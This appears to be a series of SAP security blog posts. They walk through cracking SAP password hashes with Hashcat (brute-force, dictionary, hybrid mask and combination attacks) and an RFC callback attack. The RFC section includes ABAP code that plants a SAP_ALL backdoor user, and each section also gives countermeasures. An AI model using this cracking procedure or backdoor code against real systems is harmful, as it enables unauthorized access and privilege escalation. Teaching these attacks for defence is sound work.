
You need to save the part from {x-issha etc in a new file. The user ID in front is not needed. It is just needed in case you decrypt a password from a hash to go find the user ID.
The dictionary attack
We still assume that there is a very strict policy on strong password:
Minimum length 10
Minimum 1 upper, lower, digit and special
Since the admin has cleaned up the BCODE we have no idea on the first 8 characters now.
The trick we will use is the dictionary attack. We assume some of the users will use a password with the following rule:
Take a word
Capitalize first letter, rest is small
Add a digit
Add a special character
As input file for this attack we take all word from the Webster Dictionary: webster dictionary file.
We now go back to our Hashcat directory on C:\HC and give following command:
Command explanation: attack mode 6 for dictionary attack and 10300 for SAP PWDALSTEDHASH format.

And now hashcat is showing is parallelization power:

To test all the combinations on the 5 users only 30 minutes are needed, with almost 200.000 tries per second.
2 passwords were found: TESTUSER1 with password Theobald1! and TESTUSER5 with password Tetrazotization5{.
Especially the last one is striking: this is normally not considered a simple password: Tetrazotization5{. But because it appears in a dictionary it is relative simple to retrieve.
Combination attack with dictionary

To really show the speed, we will now perform the combination attack explained in the previous blog again. We will use the dictionary in combination with the popular extension file. Command to give:

It runs for 4 hours with about 200.000 guesses per second:
And it finally finds the last password: TESTUSER4 with Organoid1@#
Dictionaries
The example above is just one dictionary. Also think about dictionaries with names of persons, football clubs, cities and countries, etc. Largest dictionary so far is called the Wikipedia dictionary. It is about 250 MB large and contains all the unique words used on Wikipedia.
Preventive measures
Preventive measure 1: user education
Educate your users not to take a dictionary word directly and only add a digit letter.
Especially power users, like basis and user administrators, should really receive this education. Don’t assume they know. 90% of them does not, or even hands out passwords like Welcome2018!
Preventive measure 2: extra strong passwords for background and power users
You can set extra strong password requirements for background users and power users (basis and user administrators). This can be done by setting up specific security policies. This is explained in this blog.
Preventive measure 3: stronger hashes
By creating stronger hashes, the attackers need more time. It will not stop them, but slow them down. Read more on setting stronger hashes in this dedicated blog.
Next blog
The next blog will focus on rule based attack mode, which is one of the most effective methods.
This blog series will explain the process of hacking SAP password hashes: also know as SAP password hacking. The process of hacking will be explained and appropriate countermeasures will be explained.
In this second blog we will continue with more complex attacks on the SAP password hashes and will also explain more preventive measures. Now we focus on the SAP PASSCODE hash.
For the first blog on attacking the SAP BCODE hash click here.
Questions that will be answered in this blog are:
How to attack the PASSCODE from the BCODE?
How does the hybrid mask attack mode work?
How does the combination attack mode work?
What more can I do to prevent a password attack?For follow up blog on hacking SAP PWDSALTEDHASH, click here.
For follow up blog on improving attack speed by applying rule-based attack, click here. And the blog on optimizing the attack. And the blog on extended word lists.
How to attack the PASSCODE from the BCODE?
In the previous blog we have seen how easy it is to get the passwords from the BCODE. The BCODE is capturing the first 8 characters of the password in capital mode. The other characters of the password are not stored in the BCODE, but in the full PASSCODE. If the password is length 8 or below, you can already logon with the found BCODE password.
Now lets assume company password policy is:
Minimum password length is 10
Minimum 1 digit, 1 letter upper case, 1 letter lower case, 1 special
Pretty safe you might think.

We will use the previous 5 guessed test users. Their passwords from BCODE were: PASSWORD, LETMEIN, WELCOME, ILOVEYOU, STARWARS. We don’t know exactly which letters in the passwords are uppercase and which ones are lowercase. But we can make educated guess here, which we store in notepad file:
As you can see these are logical variations. Most people use password as they type: First letter in upper case, rest in lower case.

Getting the PASSCODE from USR02 table
We use one of the many methods to get the PASSCODE hash strings from the USR02 table:

And we put this into notepad file with user name and $ for separator:
Hybrid mask attack
What we will do is use a so called hybrid mask attack. This attack uses certain patterns.
The first pattern we will use is use the file with the BCODE guesses and at the end at a digit and special character.
To start the hacking process go to the CMD command prompt and proceed to the hashcat directory. Then key in this command:
Explanation of the command: 7800 means the hashes are SAP PASSCODE. Output goes to _found file. Input is the TestuserPassCodeHashes file. The text fie with the guesses is then combined with ?d?s. This means take every entry from the file and add first a digit, then a special. This will then try for example Password1!, Password2!, ….Password1@, Password2@, etc.



Result (after 1 min or so):
Password found: Password1! for testuser1. The output is in the output file. And the found hash is removed from the input file.
Hybrid mask patterns
Some patterns that can be used:
?l = letter, small caps
?d = digit
?s = special
?a = all possible input characters
If we continue with our example: we now will not scan for digit special combination but for any 2 or more characters. To do so: replace in the previous command the ?d?s with ?a?a.
After that we can run with ?a?a?a to find any combination with 3 characters at the end. Runtime: only 4 minutes:
Only when we add ?a?a?a?a for 4 characters runtime starts to increase to 6 hours:
After these runs we have found: Welcome123! for testuser3, IloveYou@9 for testuser4 and Starwars99*& for testuser5.
Combination attack mode
The above method is fast and almost always guaranteed to work. But is will only work for short extensions. There is even a faster way, but this method does not have full guarantee.
What we will do is construct a file with popular password extensions after the main word:
real file is much, much longer…
This file we will combine with the file of the already found words from the BCODE part. The combination of two files is called combination attack.
To start the hacking process go to the CMD command prompt and go to the hashcat directory. Then key in this command:
The attack mode 1 means combination attack to combine the two files.
After running this mode the Testuser2 password pops up: Letmein2018).
And yes: years in passwords are pretty popular.
End result
End result after all the different attacks:
And it really didn’t take long time. One overnight session is sufficient.
The real live sequence of cracking would be to start with the popular extensions to remove the quick wins. Then time can be spent on the hybrid mask attack: this attack goes faster when there is less input.
Preventive measures
Preventive measure 1: forbid simple password parts
By filling table USR40 you can forbid simple password parts to be used. Think about filling this table with words like:
Preventive measure 2: forbid display access to password tables
Forbid access to password tables. The hashes are stored in tables protected by the SPWD object. Don’t grant read access with S_TABU_DIS authorization object to this table group. Check via SUIM who currently has access and restrict it to only people you think really need it.
More information on the access protection can be found in OSS note 1484692.
Next blog
The next blog will explain on hacking PWDSALTEDHASH.
This blog series will explain the process of hacking SAP password hashes: also know as SAP password hacking. The process of hacking will be explained and appropriate countermeasures will be explained.
Questions that will be answered are:
Where are SAP password hashes stored?
Which software do I need to install for hacking the password hash?
How does the brute force method work?
How does the simple 10k most used password list attack work?
For follow up blog on hacking SAP PASSCODE, click here.
For follow up blog on hacking SAP PWDSALTEDHASH, click here.
For follow up blogs:
Improving attack speed by applying rule-based attack, click here.
SAP BCODE (oldest one and very weak): not to be used any more
SAP PASSCODE (less old, stronger than BCODE, but still weak): not to be used any more
SAP PWDSALTEDHASH (newest, strongest)
New SAP installations only use the newest method by default. Older system still might have stored older versions.
From user password to hash
When a users password is set initially or is changed is it hashed and stored in 2 tables:
USR02, which contains the current password
USRPWDHISTORY, which contains the history of the passwords
Older systems or wrongly configured systems store all the 3 password types mentioned above.
To start the password attack you need to get the user ID’s and hashes from the USR02 table.
Methods for getting this data (and many more):
SE11/SE16N table display
Write simple ABAP program
Database access on low level (HANA, Oracle, etc)
…. more creative methods….
For this weeks example we will use a couple of test users. The first 5 users are given simple passwords. The 6th user is given a fully random password.
The attack: from hash back to password
When you have the hashes all of the rest is now outside of the SAP system.
First step is to download a password cracking tool. A very good one is Hashcat.
Warning: this software might be considered as real hacking tool comparable to possessing burglary tools. Either only use on private laptop or after agreement of your local company security team.
Hashcat is based on GPU power and not CPU power. This means the speed of cracking depends on the quality and speed of your graphical card(s). Modern graphics card can have up to 4000 cores. Hashcat is written intelligently to use these 4000 cores via parallel processing or multiple cards.
Download the software from the site and unzip it on your local PC.
Hashcat requires for cracking BCODES the following format per line:
<<USERID>>$<<BCODE HASH>>
For the example above this results into the following file:
The brute force method
Let’s start by making a file with only TESTUSER6. This is stored in the file TestuserBcodeHashes.txt.
To start the hacking process go to the CMD command prompt, and proceed to the hashcat directory. Then key in this command:
Long command, but some part are simpler: -a 3 means brute force, -m 7700 means hashes are SAP BCODE hashes, file output and output, and very important the command to abort if the GPU temperature exceeds 80 degrees Celsius.
For full help options: go to the Hashcat website or key in Hashcat64 –help.

Result of this command is following screen:
The brute force attack will use some common pattern, but as you can see per pattern it takes about 16 hours (faster GPU means less time).
Guessing speed is at 57.000 tries per second, which is about 5 billion tries per day. Having a password with 8 random characters (26 letters, 10 digits, 33 specials) would take 69*69*69*69*69*69*69*69 = 513.000 billion options, meaning it would take 100.000 days.
Pretty good you would say. But nobody uses the brute force method.
Attacking with 10.000 most commonly used password list
If you have only letters, then the guesses for most users will be 26*26*26*26*26*26*26*26 = 208 billion only. By filtering out the hardly used q and x, it could even be 110 billion only.
Prevention 2: disallow the old hashes
Set parameter login/password_compliance_to_current_policy to 1 to forbid the old passwords to be used (in old systems this might require some testing before it is done in productive system, and changes of old passwords that are there for very long time).
Prevention 4: instructions to basis and authorization team to use the password generator for initial passwords
When generating new password: do use the password generator button. This will generate very complex password. Do use it.
Also you should make it known to basis and authorization team not to use simple and repetitive passwords like Welcome-2018 or Passw0rd! Soon you will see a pattern and can already guess new users passwords that they will select. Tell them to use the password generator.
Prevention 5: increase hash strength
You can increase the hash strength. This will make the attack last longer, since it simply takes more computing time to try stronger hashes. Read more in this blog.
Next blog
The next blog will explain on the hacking the SAP PASSCODE.
When you start transaction SM59 for setting up RFC connections, you might see the red icon telling you RFC callback check not secure.
This blog will explain you following:
How can a hacker exploit this RFC callback weakness?
How to make the RFC callback secure?
What is the difference between RFC callback simulation and intervention?
What to do in case of a valid use of RFC callback?
RFC callback hacking in action

What the RFC callback does is basically firing back function modules to the sender. These modules are then executed on the originating system with the privileges of the original caller.
If an attacker has gained access to one system and modifies code that is called from another system it can fire commands to the other system with the privileges of the caller.
In the example below the attacker has altered the standard RFC_PING function module (code snippet is below). He then convinces a high privilege admin of the target system to remotely call and ping the compromised system for example by asking the admin to do a connection test in SM59 (which calls the RFC_PING module). The callback code is fired against the target system and is run with the user ID of the admin (not of the attacker) of the target system.
Code snippet of modified RFC_PING:
Call module to create user on destination ‘BACK’ and set the password.
Assign the privilege SAP_ALL (highest available privilege)
 DATA: ZLV_BAPIBNAME TYPE SY-UNAME.
 DATA: ZLS_BAPILOGOND TYPE BAPILOGOND.
 DATA: ZLV_BAPIPWD TYPE XUNCODE.
 DATA: ZLS_BAPIADDR3 TYPE BAPIADDR3.
 DATA: ZLT_BAPIRET2 TYPE TABLE OF BAPIRET2.
 DATA: ZLS_BAPIPROF TYPE BAPIPROF.
 DATA: ZLT_BAPIPROF TYPE TABLE OF BAPIPROF.

   ZLV_BAPIBNAME = 'ATTACKER'.
   ZLS_BAPILOGOND-USTYP = 'A'.
   ZLV_BAPIPWD = 'Welcome_in1!'.
   ZLS_BAPIADDR3-LASTNAME = 'Attacker'.

   CALL FUNCTION 'BAPI_USER_CREATE1' DESTINATION 'BACK'
     EXPORTING
       USERNAME                      = ZLV_BAPIBNAME
       LOGONDATA                     = ZLS_BAPILOGOND
       PASSWORD                      = ZLV_BAPIPWD
       ADDRESS                       = ZLS_BAPIADDR3.

 ZLS_BAPIPROF-BAPIPROF = 'SAP_ALL'.
 APPEND ZLS_BAPIPROF TO ZLT_BAPIPROF.
 ZLS_BAPIPROF-BAPIPROF = 'SAP_NEW'.
 APPEND ZLS_BAPIPROF TO ZLT_BAPIPROF.

 CALL FUNCTION 'BAPI_USER_PROFILES_ASSIGN' DESTINATION 'BACK'
   EXPORTING
     USERNAME       = ZLV_BAPIBNAME
   TABLES
     PROFILES       = ZLT_BAPIPROF
     RETURN         = ZLT_BAPIRET2.

If the admin executes the ping towards the compromised system he will see this screen:
The only suspicious part the admin might see is the slightly longer logon time (in which the callback is executed).

End result on target system: ATTACKER user created by ADMIN user.

With the privileges:
This is one example. There are many different creative ways in which a callback RFC can be misused.
Detection of the RFC callbacks

RFC callback actions are registered in the SAP audit log if they are configured. The default classification is warning for RFC callback.
Audit log trace for the above action looks as follows:
How to make the RFC callback secure?
The SAP system parameter rfc/callback_security_method (set it in RZ11) is determining the RFC callback behavior.
rfc/callback_security_method set to 1 means basically “do nothing”. This is the insecure default setting and it will result into the red traffic light on SM59 RFC connection setup screen.
rfc/callback_security_method set to 2 means “simulation active”. With this setting entries are written to the audit log (for setup of the audit log see this blog). This setting is still insecure!
It can be used on a productive system to see which callbacks are coming in and do analysis before switching to 3 (fully secure, but immediate interception).
Make sure in the audit log, that the simulation is captured:
Simulate for a while, and the generate the white list (or positive list):
rfc/callback_security_method set to 3 means that the system will do interfception of RFC callback methods. This is the secure setting. The SM59 RFC connection traffic light will now show green:
Callback positive lists
In some cases an RFC callback is used with a good intention and reason. These exceptions can be put into the callback positive list. Per RFC on the Logon & security tab you can activate the combination of called and called back function modules.
If you have enabled the audit log, you can use it to generate RFC callback positive lists. In SM59 select the option: RFC / Generate RFC Callback Positive List.
Check to apply OSS note 2863851 – RFC Callback Positive Lists not created.

SAP CUA (central user administration) uses a callback to fetch profiles. In your CUA system per RFC to remote child CUA system you have to set the following positive callback:
(SUSR_ZBV_GET_REMOTE_PROFILES and SUSR_ZBV_SEND_PROFILES)
Known positive callback: SAP screen painter RFC EU_SCRP_WN32
Known random callback issue: transport related callback calls
Some cases around transports are know. For example with system copies and refreshes. An RFC callback dump on module TRINT_PROGRESS_INDICATOR might occur on RFC destination BACK. In the dump you will find the real RFC (type TCP/IP) destination with variable LV_TP_DESTINATION. Regeneration is needed. Follow the instructions of OSS note 3356141 – CALLBACK_REJECTED_BY_WHITELIST when showing transport orders buffer.
Learn how SAP systems can be hacked using RFC jump methods. Discover how the attack works, how to detect vulnerable RFCs, and how to protect your SAP landscape from this critical security risk.
RFC (Remote Function Call) connections are essential for SAP systems to exchange business data. However, misconfigured RFCs can be exploited by attackers to “jump” from one SAP system to another—potentially gaining unauthorized access to sensitive environments like production systems.
Question that will be answered:
How does the RFC jump SAP system hack work?
How do I check all my RFC’s for this weakness?
What can I do to prevent this hack from happening on my system?
RFC jump hack background
SAP uses RFC connections between SAP systems to send and received business data. For example the BI system will pull data from the ECC system via an RFC connection. The SAP solution manager system is fed from the ECC system via an RFC connection. Or a SAP netweaver gateway system serving SAP FIORI tiles.

In the RFC setup the system admin will have to set the connection details and its logon method. The logon methods can be:
Current user via logon screen
Current user via trust logon screen
Fixed user ID: dialog user ID or background user ID
The first method with logon screen will prompt for user ID and password and is not useful for hacking.
